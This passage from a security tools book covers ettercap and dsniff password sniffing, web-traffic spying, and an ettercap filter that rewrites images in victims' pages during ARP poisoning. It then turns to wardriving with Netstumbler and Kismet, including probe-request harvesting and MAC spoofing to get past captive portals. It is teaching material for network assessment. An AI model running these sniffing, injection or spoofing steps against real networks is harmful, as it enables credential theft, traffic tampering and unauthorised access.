ettercap NG-0.7.3  copyright 2001-2004 ALoR & NaGA
Fingerprinting 10.0.0.2:80...
 FINGERPRINT      : FFFF:05B4:40:00:0:1:1:1:A:3C
 OPERATING SYSTEM : Mac OS X (Panther) ver. 10.3.3 (7F44)
```

This fingerprinting is slightly out of date. I ran this against a Macintosh running Mac OS X 10.4.7 (Tiger), and as you can see, *ettercap* misidentified it as 10.3.3 (Panther).

ettercap 0.7.3 ships with 27 useful plug-ins and one plug-in called *dummy* for developers to get their feet wet. The *arp_cop* plug-in is quite useful for detecting unscrupulous users running *ettercap* on your LAN.

Figure 4-4 shows what the plug-in list looks like in the GTK+ interface.

Sniffing Plain-Text Passwords

If you are a security researcher or an administrator, you want to get an idea of how often plain-text passwords are used on your network. If it is easy for you to sniff a password, it is easy for the bad guy to sniff the same information.

ettercap makes it trivial to sit on a LAN segment and simply sniff traffic for plain-text passwords. Run the command:

```
[lou@duodenum] ettercap -Tq -i eth0 -M arp:remote -l /tmp/passwords
```


ettercap NG-0.7.3
Start Targets Hosts View Mitm Filters Logging Plugins Help
Plugins
Name Version Info
arp_cop 1.1 Report suspicious ARP activity
autoadd 1.2 Automatically add new victims in the target range
chk_poison 1.1 Check if the poisoning had success
dns_spoof 1.1 Sends spoofed dns replies
dos_attack 1.0 Run a d.o.s. attack against an IP address
dummy 3.0 A plugin template (for developers)
find_conn 1.0 Search connections on a switched LAN
find_ettercap 2.0 Try to find ettercap activity
find_ip 1.0 Search an unused IP address in the subnet
finger 1.6 Fingerprint a remote host
finger_submit 1.0 Submit a fingerprint to ettercap's website
gre_relay 1.0 Tunnel broker for redirected GRE tunnels
gw_discover 1.0 Try to find the LAN gateway
isolate 1.0 Isolate an host from the lan
link_type 1.0 Check the link type (hub/switch)
pptp_chapms1 1.0 PPTP: Forces chapms-v1 from chapms-v2
pptp_clear 1.0 PPTP: Tries to force cleartext tunnel
pptp_pap 1.0 PPTP: Forces PAP authentication
pptp_reneg 1.0 PPTP: Forces tunnel re-negotiation
rand_flood 1.0 Flood the LAN with random MAC addresses
remote_browser 1.2 Sends visited URLs to the browser
reply_arp 1.0 Simple arp responder
repoison_arp 1.0 Repoison after broadcast ARP
scan_poisoner 1.0 Actively search other poisoners
search_promisc 1.2 Search promisc NICs in the LAN
smb_clear 1.0 Tries to force SMB cleartext auth
smb_down 1.0 Tries to force SMB to not use NTLM2 key auth
stp_mangler 1.0 Become root of a switches spanning tree

Figure 4-4. ettercap sure has a lot of plug-ins

and *ettercap* sniffs on interface *eth0* and logs all sniffed passwords. The `-l` option tells *ettercap* to log session information to an *.eci* file (in this case, the info is saved to */tmp/passwords.eci*). If you want to log all the packet data as well, use the `-L` flag, and the packet data is saved to an *.ecp* file of the same name. For the preceding example, this is */tmp/passwords.ecp*. These logfiles can be read back though *etterlog*. If you want *ettercap* to write packets to a *libpcap* file à la *tcpdump*, use the `-w` option.

If *ettercap* makes it trivial to capture cleartext passwords, the *dsniff* program makes it stupidly simple:

```
[lou@duodenum] dsniff
dsniff: listening on eth1
-----------------
07/24/06 16:21:51 tcp 192.168.2.1.55506 -> 192.168.2.3.21 (ftp)
USER louzah
PASS foolish
```

dsniff supports well over 30 protocols, including all of the well-known plain-text protocols (POP, IMAP, Telnet, FTP, HTTP) as well as several databases (Oracle SQL*Net, Microsoft SQL) and most of the common chat protocols (AOL Instant Messenger, ICQ).

Running *dsniff* on your network can suddenly create a lot of work for you or your network administrator as you discover how many applications send sensitive data in the clear. ;-)

Shadow Browsing

After *arpspoof*-ing the gateway, there's nothing quite like sneaking a look at what people are browsing. The *dsniff* suite includes a utility called *webspy* that surfs along with another host on the LAN by extracting the URLs they visit and opening them in your browser:

```
[lou@duodenum] webspy 192.168.2.3
```

If you are running a Gecko-based browser such as Firefox or Mozilla, *webspy* opens URLs right along with whatever and wherever that host visits. Unfortunately, *webspy* cannot tell you whether the person is actually browsing to a particular site, or whether they are running *wget* inside a scripted loop, generating a large number of URLs to, say, a JPEG of the Goatse Guy. (Not that you should ever do this if you suspect your browsing habits are being tracked.)

4.5 Manipulating Packet Data

Sniffing packets is interesting in its own right, but being able to actually change the data inside a packet and send it on its way without the originator's knowledge is really cool. One of the neatest things *ettercap* can do is modify data inside a packet on the fly. Since *ettercap* was designed from the start to act as a man-in-the-middle, it is in a prime location to alter packets passing between two hosts and launch attacks by inspecting and injecting data. So you can do something juvenile such as denying service to a host by sending reset packets into a session or inserting dirty words into someone's AIM chat. You can launch far more devious and dangerous attacks such as spoof DNS replies and send victims to hosts of your choice. Or inject HTML or JavaScript into web pages and make fun things happen to a client browser.

ettercap allows you to create a series of filters to find the bytes you want to alter, and then provides a way to easily replace information with whatever you want. Other on-the-fly packet manipulation programs—for example, *airpwn*—allow the same kind of manipulation. See Chapter 8 for more information on *airpwn*.

Creating an *ettercap* filter is pretty straightforward. You decide what data you want to replace and with what. A fun and common scenario is to replace web images with some image of your choosing. In this example, I'm going to replace any image with my own image called *OWNED.gif*, which is shown in Figure 4-5.

Figure 4-5. This should let the user know that something is different

First of all, let's make a filter. Fire up your favorite text editor and create a new file called *owned.filter*:

```
# owned.filter

if (ip.proto == TCP && tcp.src == 80) {
   replace("img src=", "img src=\"http://skeena/OWNED.gif \" ");
 msg("image replaced\n");
}
```

Then you need to compile the filter using *ettercap*'s filter compiler called, conveniently enough, *etterfilter*:

```
skeena:~> etterfilter owned.filter -o owned.ef
```

After running *etterfilter*, you should see the following output:

```
etterfilter NG-0.7.3 copyright 2001-2004 ALoR & NaGA
 12 protocol tables loaded:
        DECODED DATA udp tcp gre icmp ip arp wifi fddi tr eth

 11 constants loaded:
        VRRP OSPF GRE UDP TCP ICMP6 ICMP PPTP PPPoE IP ARP

 Parsing source file 'owned.filter'  done.
 Unfolding the meta-tree  done.
 Converting labels to real offsets  done.
 Writing output to 'owned.ef'  done.
 -> Script encoded into 7 instructions.
```

OK, so now let's fire up *ettercap* and use it to run the filter:

```
skeena:~> ettercap -Tq -I eth0 -F owned.ef -M ARP /10.157.6.3/ //
```

See Figure 4-6 for an example.

Now, every time a packet traverses your sniffing machine, the frame containing `img src=` information will be rewritten and the string `image replaced` will appear as output on the console. Now, this is pretty imperfect, since it requires that whoever

Placeholder page
http://skeena/i
Google
un with ...
Ettercap ...
EtterCap ...
SigDB v2 ...
Placeh...
This is a placeholder page installed by the Debian release of the apache Web server package.
This computer has installed the Debian GNU/Linux operating system, but it has nothing to do with the Debian Project. Please do not contact the Debian Project about it.
If you find a bug in this apache package, or in Apache itself, please file a bug report on it. Instructions on doing this, and the list of known bugs of this package, can be found in the Debian Bug Tracking System.
Thanks for using this package, and congratulations for your choice of a Debian system!
OWNED
OWNED
Done
Adblock

Figure 4-6. Now that should get someone's attention!

wrote the web page you're trying to muck with always writes `<img src=someimage>` or the like, which is of course not always the case. Many people write `<img align="top" height="128" src="foo">` and so forth. Since protocols such as HTML allow you to put many different elements in different order, your filter won't work on 100 percent of the web pages out there. But at least you have a good idea as to what's required to write a filter.

As a last footnote to end this chapter, there's an excellent tutorial about filter writing at *http://www.irongeek.com/i.php?page=security/ettercapfilter*.

—Eric Markham

5

Wireless Reconnaissance

The first order of business for any network reconnaissance is to find the target network. We tend to forget about this step on traditional wired networks because finding the target is almost always a simple matter of routing to its IP address. In the case of wireless reconnaissance, this step cannot be overlooked; in fact, finding your target's wireless network and all its associated client nodes is what most wireless reconnaissance is all about. After you find the network, most sleuthing about follows the ordinary network scanning methods, as discussed in Chapter 2.

The basic goal of wireless reconnaissance is to locate the target network and gather as much information about its configuration and associated clients as possible. This information includes what is needed to connect to the target network such as network identifiers, authentication credentials, encryption keys, and addressing information.

In the time before the Internet when networks would communicate over point-to-point modem connections, attackers had similar problems trying to locate a target network. The solution that was developed was to dial every number in a given area code until they found the right modem. This technique was eventually called *wardialing*.

With wireless networks, we have a similar search problem, but this time, instead of searching through telephone numbers, we are physically searching for the network street by street. Loading up the car with laptops and driving around has proven to be the most practical and entertaining way to find what we are looking for. This activity has come to be known as *wardriving*.

Wardriving is easily among the most entertaining parts of a network assessment, and it can provide a fun excuse to get out of the office every once in a while.

5.1 Get the Right Wardriving Gear

The first step to any wireless reconnaissance excursion is acquiring the right gear. A wardriving kit can be made with as little as a laptop and a supported wireless card,

but some extra gear can really improve the experience. A well-equipped wardriver often has at least one of the following:

- Laptop
- Supported wireless card
- Power inverter for powering devices on long drives
- External magnetic mounted antenna for better reception
- GPS receiver capable of interfacing with your laptop
- GPRS/EVDO or similar method to connect to the Internet from a car

Not all wireless cards are supported by every application. Some tools require a lower-level control over the hardware, so you need to check to be sure that your card is supported for each application. I will try to give you an up-to-date list of supported wireless adapters for each tool, but as this changes from time to time, you should always check with the software vendor to get the most up-to-date information. As with most things, it is OK to start out with a bare-bones setup and build up to the ultimate kit as your needs grow.

In most cases, support for a wireless card is determined by the hardware and driver's ability to enter a special processing mode called *monitor* or *rfmon*. In this mode, the driver is able to pass raw 802.11 traffic to applications. As a general rule, you want to make sure your operating system has support for monitor mode with the wireless card you want to use.

5.2 802.11 Network Basics

The various 802.11 concepts are discussed a lot throughout this chapter. 802.11 is often referred to as wireless Ethernet; in reality, aside from using the same address format, 802.11 is very different. Unlike Ethernet, it is a fairly complicated protocol at the link layer, and a complete description of all its details and idiosyncrasies is beyond the scope of this book. This section discusses the most important parts of the protocol, which should be enough for you to get started using the tools covered here.

802.11 networks can be one of two basic types: *infrastructure* or *adhoc*. These two modes define the way in which the wireless network is organized and influence what type of information is gathered. Both types of networks are of interest, but for different things.

When most people talk about a wireless network, they are usually referring to infrastructure type networks. In this configuration, the network is composed of one or more *access points*, which coordinate wireless traffic between nodes and usually connect the nodes to a wired network as a router or a bridge. Access points perform a number of functions in the infrastructure mode network, such as sending out a signal at a regular

interval to advertise the network to clients (more on this later). They are also responsible for relaying traffic from one wireless client to another. Depending on the configuration, the access point may also be a central coordinator determining which clients have access to the channel. When a wireless client connects to an infrastructure mode network, it is said to be *associated* with that network's access point.

Each access point forms a network called a *basic service set* or a *BSS*. This network is identified by a globally unique six-octet network ID called a *BSSID*. This is almost always the MAC address of the access point. Each BSS is part of a (possibly) larger *extended service set* or *ESS*. Every ESS is identified by a 32-octet identifier (known as an *ESSID* or simply an *SSID*) and is almost always a human-readable string. A network can have many access points on the same ESSID, but each has its own BSSID.

To gain access to this type of network, you need to know both the SSID and the BSSID of the target network. This type of network is ideal for reconnaissance because it is designed so that clients can very easily find the network. As access point technology matures, there are new ways for legitimate users to locate these networks, while hiding essential information such as the SSID from potential attackers, thus preventing them from connecting. The tools in this section are designed to find this information.

The second configuration type for wireless networks is adhoc mode. In this operating mode, there is no access point used for central coordination; each node connects to each other in a peer-to-peer fashion. This sort of network is called an *independent basic service set* or *IBSS*. Adhoc networks also have an SSID associated with them that must be known before a client can connect. There are a number of security implications specific to adhoc networks, so a wireless security audit should give just as much attention to adhoc as to infrastructure networks.

5.3 802.11 Frames

802.11 networks have three types of frames: *data*, *management*, and *control*. Data frames carry the actual data on the network, and are similar to Ethernet frames. Management frames are used to maintain network configuration and connectivity; they control "plugging in" to the network. Control frames help manage access to the physical medium itself and try to prevent access points and wireless clients from jamming each other's traffic. It is not important that you understand the full details of how all these mechanisms work, but a working understanding of some basic management frames will help you better understand what each application is doing to gather information about a network. The following list describes the most important management frames for collecting information on a network.

Beacon frames

The beacon frame is probably the most important frame type for wireless reconnaissance. That is because the purpose of the beacon frame is to advertise the existence and basic configuration of a network. Each beacon contains the network's BSSID as well as the SSID. The beacon also contains some information about basic authentication and encryption for the network.

Sometimes the SSID in beacons is obscured in an effort to make network reconnaissance more difficult. This technique often referred to as *cloaking* or *masking* the SSID; it is supported by most major access points, but is usually disabled by default.

Beacons are sent out at regular intervals, and in addition to advertising a network, they also serve as a way for associated clients to determine their link quality. For this reason, all networks must send out a constant stream of beacon frames, or every client on the network will assume they have lost link and will be disconnected. This comes in handy later.

Probe request frames

The probe request frame is almost identical to the beacon frame, but it is sent from wireless clients trying to connect to a network. These contain information about the network they are trying to connect to; later, you will see that they can even give information about networks that are nowhere near the location of the wireless client.

Probe response frame

The probe response frame is sent to a client in response to a probe request frame. It contains network capability information and various network configuration values that are useful for data mining.

Authentication request frames

The authentication request frame is sent by all clients trying to connect to a network. For infrastructure clients, this must be performed before they can proceed to associate with the access point.

There are two forms of authentication supported by this stage of the connection process: *open* (i.e., no authentication) and *shared key*. Originally, this type of frame was the primary mechanism used for authentication, but after fatal flaws were discovered in shared key authentication, most networks switched to using mechanisms that operate after the association phase of the connect process. For this reason, you will find most networks today using open authentication at this phase, with a stronger authentication method in use after association.

Authentication response frames

The authentication response frame is sent in response to an authentication request from a client, and it contains either status information or shared key authentication challenge information.

Association request frames
: The association request frame is sent by a client to an access point to create an association between the client and the network. This contains a lot of the same data that the probe request contains, and it must always have the SSID for the network. This can be useful when gathering information about a network that is configured to obscure the SSID information in beacon broadcasts.

Association response frames
: The association response frame is sent to a client in response to an association request frame. It contains some minor network information and a status indicating whether the association was created successfully.

Deauthentication and disassociation frames
: The deauthentication and disassociation frames are sent to notify a network node that a given authentication or association has been made invalid and must be reestablished.

5.4 How Wireless Discovery Tools Work

There are a number of different ways to detect the existence of a wireless network, but they all boil down to being able to receive traffic from the target network. Some do this passively without sending any traffic themselves; others actively probe networks to get more information from them. Both types monitor network traffic to data mine information from the network.

To date, a number of methods have been devised to make network reconnaissance difficult on wireless networks. Some networks attempt to hide the network SSID from unauthorized listeners. Others try to do such things as limit access to the network to a specific list of MAC addresses, meaning you need to gather client MAC address information during the operations. Still others rely on proprietary protocol mechanisms to obscure some network data. The key difference between the various wireless reconnaissance tools is how they deal with the different roadblocks put up to make data mining difficult. It used to be that these sorts of countermeasures were available only on high-end enterprise class wireless products, so the casual wardriver could get by with simpler tools. Today, however, even the cheapest access points have these features, so having the right tools for the job is more important.

5.5 Netstumbler

Netstumbler is a free and easy-to-use network discovery tool for Microsoft Windows computers. It actively probes a network to gather information, and as such, it can be easily detected by most wireless intrusion detection systems. In spite of this drawback, Netstumbler has become one of the most popular tools used for wardriving

and wireless reconnaissance. This is due largely to its ease of installation, ease of use, and support for the Windows operating system. Netstumbler also has the added advantage of working with any wireless card that is supported by Windows. See Figure 5-1.



Figure 5-1. The Netstumbler interface

The best part about Netstumbler is its absolute simplicity. As soon as you start it, you are given a list of discovered networks on the right. On the left, you are given a number of methods for filtering the network list. This comprises the majority of what it has to offer, but despite its seemingly Spartan feature set, Netstumbler has just enough to get the job done for most users.

One extra feature supported by Netstumbler is integrated GPS support. Often when performing wireless reconnaissance, you need to collect a large amount of data and sort through it later looking for specific targets. It is extremely useful to have GPS coordinate information associated with the networking information you gather so that you can easily locate target networks again in the future.

To enable GPS support in Netstumbler, you need to go to View → Options → GPS and set the appropriate options for your GPS unit. Netstumbler now includes location information next to every discovered network, as shown in Figure 5-2. Table 5-1 lists the pros and cons of Netstumbler.


Network Stumbler - 20060725042100
File Edit View Device Window Help
20060725042100
Channels
SSIDs
Filters
MAC SSID Name Chan Speed Vendor Type
0014516EE03B Yoichi AEX 6 (Fake) AP
0010DBAD0940 1 AP
000D9380D30A 6 Apple AP
0014956B16999 Damn Wireless 11 (Fake) AP
Network Stumbler Options
General Display GPS Scripting MIDI
Protocol NMEA 0183 Port COM10
Bits per second 4800 Stop bits 1
Data bits 8 Flow control None
Parity None
OK Cancel Apply Help

Figure 5-2. Netstumbler GPS configuration screen

Table 5-1. Pro and con analysis of Netstumbler

Pros	Cons
Free	Closed source
Windows support	No passive operation
Easy-to-use interface	No deep packet inspection
Integrated GPS support	No SSID decloaking
Very good wireless card support	No packet logging

5.6 Kismet at a Glance

Kismet is a free and open source wireless network traffic analyzer designed to be easy to use while providing an unparalleled feature set aimed at helping wardrivers. It works on popular open source operating systems* and on Mac OS X, and it has limited support on Windows using Cygwin. Kismet has a list of supported wireless cards long enough to accommodate most users; but because its feature set requires lower-level hardware interaction, you should check the list of supported cards to be sure you get the right equipment.

Kismet, shown in Figure 5-3, has become the most popular application used by serious wardrivers due largely to its rich feature set and deep analysis that rivals even commercial products in this space. For most of its existence, it has been the stan-

* Linux, OpenBSD, NetBSD, and FreeBSD.

dard by which all other wireless reconnaissance tools are measured. Table 5-2 shows the pros and cons of Kismet.



Figure 5-3. The Kismet interface main panel

Table 5-2. Pro and con analysis of Kismet

Pros	Cons
Free	No graphical interface
Open source	Limited windows support
SSID decloaking	
Basic deep inspection	
Packet logging	
Excellent GPS integration	
Basic IDS features	
Weak-IV logging	
Basic WEP decryption	
Audio interface for wardriving	
Multiple wireless data source support	

Before you can start using Kismet, there are a few things you need to configure. If you built it with default options, you need to open your *kismet.conf* file and search for the following line:

```
suiduser=your_user_here
```

You should edit this to replace *your_user_here* with the username that Kismet runs as after giving up super user permissions.

Next look for the following line:

```
source=none,none,addme
```

This should be changed to contain a comma-separated list with the name of your wireless driver, the interface name to use, and finally a name that Kismet will use to refer to this source. See Table 5-3 for a list of source type identifiers to use.

On my Linux system, I am using an Intel/Centrino 802.11b/g card, which is my `eth2` interface, and I have named it "internal." So my source line looks like this:

```
source=ipw2200,eth2,internal
```

If you have multiple sources, you can add multiple source lines, and Kismet gets traffic from both of them simultaneously.

Table 5-3. Supported card source type identifiers

Source type	Cards	OS	Driver
`acx100`	TI ACX100	Linux	ACX100
`admtek`	ADMTek	Linux	ADMTek
`atmel_usb`	Atmel USB	Linux	Berlios-Atmel
`bcm43xx`	Broadcom	Linux	Berlios-BCM43xx
`cisco`	Aironet 340,350	Linux	Kernel 2.4.10-2.4.19
`cisco_wifix`	Aironet 340,350	Linux	Kernel 2.4.20+
`cisco_openbsd`	Aironet 340,350	OpenBSD	Kernel
`hostap`	Prism/2	Linux	HostAP 0.4
`ipw2100`	Intel/Centrino 802.11b	Linux	ipw2100-1.0.4+
`ipw2200`	Intel/Centrino 802.11b/g	Linux	ipw2200-1.0.4+
`ipw2915`	Intel/Centrino 802.11a/b/g	Linux	ipw2200-1.0.4+
`ipw3945`	Intel/Centrino 802.11a/b/g	Linux	ipw3945
`Ipwlivetap`	Intel/Centrino	Linux	ipw2200/ipw3945
`madwifi_a`	Atheros	Linux	Madwifi
`madwifi_b`	Atheros	Linux	Madwifi
`madwifi_g`	Atheros	Linux	Madwifi
`madwifi_ab`	Atheros	Linux	Madwifi
`madwifi_ag`	Atheros	Linux	Madwifi
`madwifing_a`	Atheros	Linux	Madwifi-ng

Table 5-3. Supported card source type identifiers (continued)

Source type	Cards	OS	Driver
madwifing_b	Atheros	Linux	Madwifi-ng
madwifing_g	Atheros	Linux	Madwifi-ng
madwifing_ab	Atheros	Linux	Madwifi-ng
madwifing_ag	Atheros	Linux	Madwifi-ng
Orinoco	Lucent/Orinoco	Linux	Patched orinoco_cs
orinoco_14	Lucent/Orinoco	Linux	Orinoco 0.14+
prism2_openbsd	Prism/2	OpenBSD	Kernel
prism54g	PrismGT	Linux	prism54
radiotap_bsd_ab	Radiotap	BSD	Kernel
radiotap_bsd_a	Radiotap	BSD	Kernel
radiotap_bsd_b	Radiotap	BSD	Kernel
rt2400	Ralink 2400 11b	Linux	rt2400-gpl
rt2500	Ralink 2400 11b	Linux	rt2500-gpl
rt8180	Realtek 8180 11b	Linux	rtl8180-sa2400
viha	Airport	OS X	Viha
vtar5k	Atheros 802.11a	Linux	vtar5k
wlanng_legacy	Prism/2	Linux	wlan-ng 0.1.3
wlanng	Prism/2	Linux	wlan-ng 0.1.4-0.1.9
wlanng_avs	Prism/2	Linux	wlan-ng 0.2.0+
wrt54g	Linksys WRT54G	Linux	Linksys
wsp100	NetChem WSP100	Any	N/A
zd1211	ZyDAS USB	Linux	zd1211

5.7 Using Kismet

The first thing to notice when you start up Kismet near a wireless network is a loud noise coming from your sound card. This is a feature Kismet has to alert you to the discovery of a new wireless network. A second sound is played when it intercepts data traffic. This helpful feature has saved more than a few wardrivers from car accidents by letting them keep their eyes on the road. Pressing the M key from within the main panel disables this feature.

Depending on which version of Kismet you installed, it may complain about not being able to connect to the server when you first start it up. Internally, Kismet uses a distributed client server architecture. By default, Kismet listens on localhost port 2501; to get it started, try adding `-p 2501` to the command-line options to get around this error.

The second thing to notice is a list of network SSIDs. At the bottom of the screen is a status window that displays the current blow by blow on what the engine is doing. The status window also shows you the amount of battery you have left on your laptop and, if GPS support is enabled, it gives you your current coordinates. On the right, the information window shows you some basic statistics and channel hopping status. If at any time you want to hide the status and info windows and concentrate solely on the network list, press Z, which toggles these windows on and off.

At the start of each line in the list, all networks with recently intercepted traffic have either a `.` or a `!` character. The next field contains either an SSID or a group name. If Kismet is unable to determine the SSID for a network (due to SSID cloaking), this field contains `<no ssid>`. The next option is the type of network. In most cases, this is `A` for access point or `H` for adhoc networks. Next you see the encryption configuration denoted with `Y` for WEP encryption, `N` for no encryption, or `O` for some other form of encryption such as WPA.

The remaining information on the list is the channel number, the number of packets seen for this network, any flags about the network, the IP range, and the amount of network data received. Table 5-4 lists the types of network flags and their meaning.

Table 5-4. Network flag meanings

Flag	Meaning
F	This network appears to be in its factory default configuration.
T	Part of the IP range was discovered in TCP traffic.
U	Part of the IP range was discovered in UDP traffic.
A	Part of the IP range was discovered in ARP traffic.
D	The IP range was discovered in DHCP traffic.
W	WEP-encrypted network decrypted with a user-supplied key.

As mentioned before, some networks hide their SSIDs in beacon broadcasts in an effort to make wireless reconnaissance difficult. Kismet has implemented a cloaked SSID detection feature to overcome this obstacle.

Whenever Kismet discovers a cloaked SSID, it places it in the network list with angle brackets on either side of it. By default it also colors these networks blue (on terminals supporting color) to make them easier to see on the overall network list.

An access point running with the factory default configuration is a sure fire sign that its network is vulnerable to attack. This is because access points are generally shipped with security features disabled by default. Kismet has a special notification for networks operating in default configuration. In the network list, window access points detected as running in the default configuration have the `F` flag set. If colors are enabled, it appears in bright red.

5.8 Sorting the Kismet Network List

While the interface is set in the default sorting mode, certain features are unavailable to you. So the first thing you want to do is change the sorting mode. To see a list of available sorting modes, press the S key from within the main window. Choose any mode other than Auto-fit and you will be able to use the arrow keys to highlight different networks in the list. Table 5-5 lists additional key commands for Kismet.

Table 5-5. Useful Kismet commands

Command	Description
Z	Toggle full screen mode (hides info and status windows).
M	Toggle muting of sound and speech.
C	Show list of discovered clients for the selected network.
L	Lock channel to match the select network's channel configuration.
H	Unlock channel and return to channel hopping mode.
N	Name the selected network.
I	Show detailed information about the selected network.
S	Change sorting mode for the network list.
L	Show network card's power levels.
D	Dump printable strings from network traffic.
R	Display packet rate graph.
A	Show statistics.
P	Show packet type dump window.
F	Enable network location tracking mode.
W	Display IDS alerts window.
X	Close subwindow.
Q	Quit Kismet.

5.9 Using Network Groups with Kismet

Kismet supports grouping of networks in the network list. I use this feature sometimes to add all the networks around me that I already know about into one group, so that I can easily see new networks when they appear. To create a group, change the sort mode to something other than Auto-fit, and then highlight the network you want to add to the group; pressing T tags or un-tags the selected network. Once you tag all the networks you want, press G to create the group. Selecting a group and pressing U un-groups all its networks. Groups are marked with either a - for expanded lists or a + for collapsed lists. Pressing the plus (+) or minus (–) keys respectively will expand or collapse a group.

5.10 Using Kismet to Find Networks by Probe Requests

Sometimes you can discover the existence of a network and some of its configuration parameters even when that access point is completely out of range. You can do this because most idle computers remember which networks they have been connected to in the past and send out probe request frames in an attempt to reconnect. This means that an idle laptop that an employee has taken home for the night can reveal to us the configuration of his office network.

In Kismet, networks that have been discovered from probe requests are placed in a special group called Probe Networks. This works like any other group in Kismet; to expand it and see the discovered networks, first be sure you are not in automatic sorting mode, then highlight this group and press +. Alternatively, you can highlight Probe Networks and press the I key to get a list of networks with full network information.

This feature can really help out on tough network assessments where the access points have all been correctly configured to hide network information. On an idle network, this is sometimes the only thing you have to go on. For example, one time we couldn't find the network SSID for the target network, and just as we gave up and started to drive off we found a laptop sending probe requests from a company van parked down the street that gave us all the information we needed.

Knowing which clients are probing for networks that are not there is also helpful when using tools such as Karma, which is discussed in Section 8.10.

5.11 Kismet GPS Support Using gpsd

The goal of any wardriving expedition is to collect data on wireless networks within a given area; but a list of wireless networks, no matter how detailed, is not very useful if you cannot ever find that network again. That is why most wardriving tools support some form of GPS tracking to let you associate a discovered network with its physical location. Kismet acquires its GPS support from *gpsdrive* using *gpsd*. Once you have *gpsd* installed, you need to enable the GPS features in Kismet. To enable GPS support, edit your *kismet.conf* and look for the following line:

```
gps=false
```

You need to change this to read:

```
gps=true
```

Once that is set, start *gpsd* and then run Kismet; it should now display GPS coordinates on the main screen, and it can output *.gps* files containing location information for each discovered network.

Generating Maps

Kismet comes with a tool called *gpsmap* that can take the *.gps* output files and overlay their data on a variety of maps. Here is an example of how to use *gpsmap*:

```
% gpsmap -o output.jpg -S 2 -b -r -p -k Kismet-Jul-24-2006-6.gps
```

This takes in the GPS data from *Kismet-Jul-24-2006-6.gps* and outputs a map with our data overlays onto it.

Kismet Location Tracking

Kismet offers a feature to help you track down a hard-to-find network. By selecting a network from the network list screen and pressing F, you enter the follow center mode. In this mode, Kismet uses GPS information to give you a bearing toward the network. See Figure 5-4.


abaddon@megatron:/home/abaddon
Network List—(Autofit)
Info
Status
Found new probed network "00-30-20-aa-de-5e-28a25f41" bssid 00:30:55:16:B4:B2
Found new network "<no ssid>" bssid 00:00:9E:DF:96:51 Crypt Y Ch 0 @ 0.00 mbit
Found new network "Joeybaby" bssid 00:11:24:A6:A3:DC Crypt Y Ch 9 @ 11.00 mbit
Found new network "Free Wi-Fi by AnchorFree" bssid 00:09:92:00:DE:45 Crypt N Ch 3 @ 11.00 mbit

Figure 5-4. Network location tracking mode in Kismet

5.12 Looking Closer at Traffic with Kismet

Once you find a network, it is usually advantageous to look closer at the traffic. Sometimes you can get enough information to gain entry to a network just by

listening to the right traffic. Kismet supports a number of features that allow you to get a better idea of what is going on in a target network.

For most features that look closer at a given network, it can be useful to disable channel scanning and lock onto the same channel as the target network. Kismet makes this easy: just select the target network and press L to lock onto the same channel as the network. To disable this and return to normal channel scanning mode, press H.

Kismet can be configured to display printable strings discovered in the packets it intercepts. This allows you to look for useful information such as login credentials or email contents. To enable this feature, select the target network and press D. Figure 5-5 shows Kismet's Dump Strings mode that is displaying me logging into my access point admin console. If you look carefully, you can see the password hash sent from my browser to the access point.



Figure 5-5. Kismet's Dump Strings mode

Kismet is not a full packet analysis tool like Wireshark, but it shows you the type of traffic going by. This can be useful when trying to debug network issues or when trying to get an idea of which network nodes are doing the most talking. To enable this mode, press P from the network list window. Figure 5-6 shows the Kismet packet window.


abaddon@megatron:/home/abaddon
Network List—(First Seen)
Packet Types
Info
All
10:24:02 - 00:14:95:D1:69:99 MANAGEMENT (Beacon Damn Wireless)
10:24:02 - 00:11:50:26:21:1C MANAGEMENT (Beacon 122 Elsie)
10:24:02 - 00:14:95:1C:AE:59 MANAGEMENT (Beacon 2WIRE478)
10:24:02 - 00:11:50:26:21:1C MANAGEMENT (Beacon 122 Elsie)
10:24:02 - 00:14:95:B1:69:99 MANAGEMENT (Beacon Damn Wireless)
10:24:02 - 00:14:95:B1:69:99 MANAGEMENT (Beacon Damn Wireless)
10:24:02 - 00:10:DB:A0:D9:40 MANAGEMENT (Beacon)
10:24:02 - 00:09:5B:F7:47:12 MANAGEMENT (Beacon NETGEAR)
10:24:02 - 00:10:DB:A0:D9:40 MANAGEMENT (Beacon)
10:24:02 - 00:10:DB:A0:D9:40 MANAGEMENT (Beacon)
10:24:03 - 00:09:5B:F7:47:12 MANAGEMENT (Beacon NETGEAR)
10:24:03 - 00:11:50:26:21:1C MANAGEMENT (Beacon 122 Elsie)
10:24:03 - 00:0F:B5:E5:76:58 MANAGEMENT (Beacon Tea Leaf Green)
10:24:03 - 00:14:95:B1:69:99 MANAGEMENT (Beacon Damn Wireless)
10:24:03 - 00:0F:66:0B:0A:65 MANAGEMENT (Beacon drew)
10:24:03 - 00:0F:B5:E5:76:58 MANAGEMENT (Beacon Tea Leaf Green)
10:24:03 - 00:14:95:B1:69:99 MANAGEMENT (Beacon Damn Wireless)
10:24:03 - 00:0F:B5:E5:76:58 MANAGEMENT (Beacon Tea Leaf Green)
10:24:03 - 00:11:50:26:21:1C MANAGEMENT (Beacon 122 Elsie)
10:24:05 - 00:10:DB:A0:D9:40 MANAGEMENT (Beacon)
10:24:05 - 00:14:95:B2:84:A1 MANAGEMENT (Beacon 2WIRE652)
10:24:05 - 00:14:95:1C:AE:59 MANAGEMENT (Beacon 2WIRE478)
10:24:05 - 00:14:95:B2:84:A1 MANAGEMENT (Beacon 2WIRE652)
10:24:05 - 00:11:50:26:21:1C MANAGEMENT (Beacon 122 Elsie)
10:24:05 - 00:14:95:D1:69:99 MANAGEMENT (Beacon Damn Wireless)
10:24:05 - 00:14:95:B1:69:99 MANAGEMENT (Beacon Damn Wireless)
10:24:06 - 00:10:DB:A0:D9:40 MANAGEMENT (Beacon)
10:24:06 - 00:10:DB:A0:D9:40 MANAGEMENT (Beacon)
10:24:06 - 00:09:5B:F7:47:12 MANAGEMENT (Beacon NETGEAR)
10:24:06 - 00:10:DB:A0:D9:40 MANAGEMENT (Beacon)
10:24:06 - 00:09:5B:F7:47:12 MANAGEMENT (Beacon NETGEAR)
Requesting packet types from the server
Battery: 76% 10h57m50s

Figure 5-6. Kismet packet window

Sometimes it can be useful to know which clients are associated with a given network. Some networks use the MAC address of a client as part of their authentication scheme, so knowing an authorized MAC address allows you to spoof your way onto the network. Others employ a captive gateway system that disables access for a wireless client until it has authenticated. In both of these situations, you can usually evade the authentication procedures by stealing the MAC address of one of the already authenticated hosts. Before you can do this, however, you need a list of hosts currently connected to the network. Kismet will find this information if you select the target network from the network list and press C, as shown in Figure 5-7.

5.13 Capturing Packets and Decrypting Traffic with Kismet

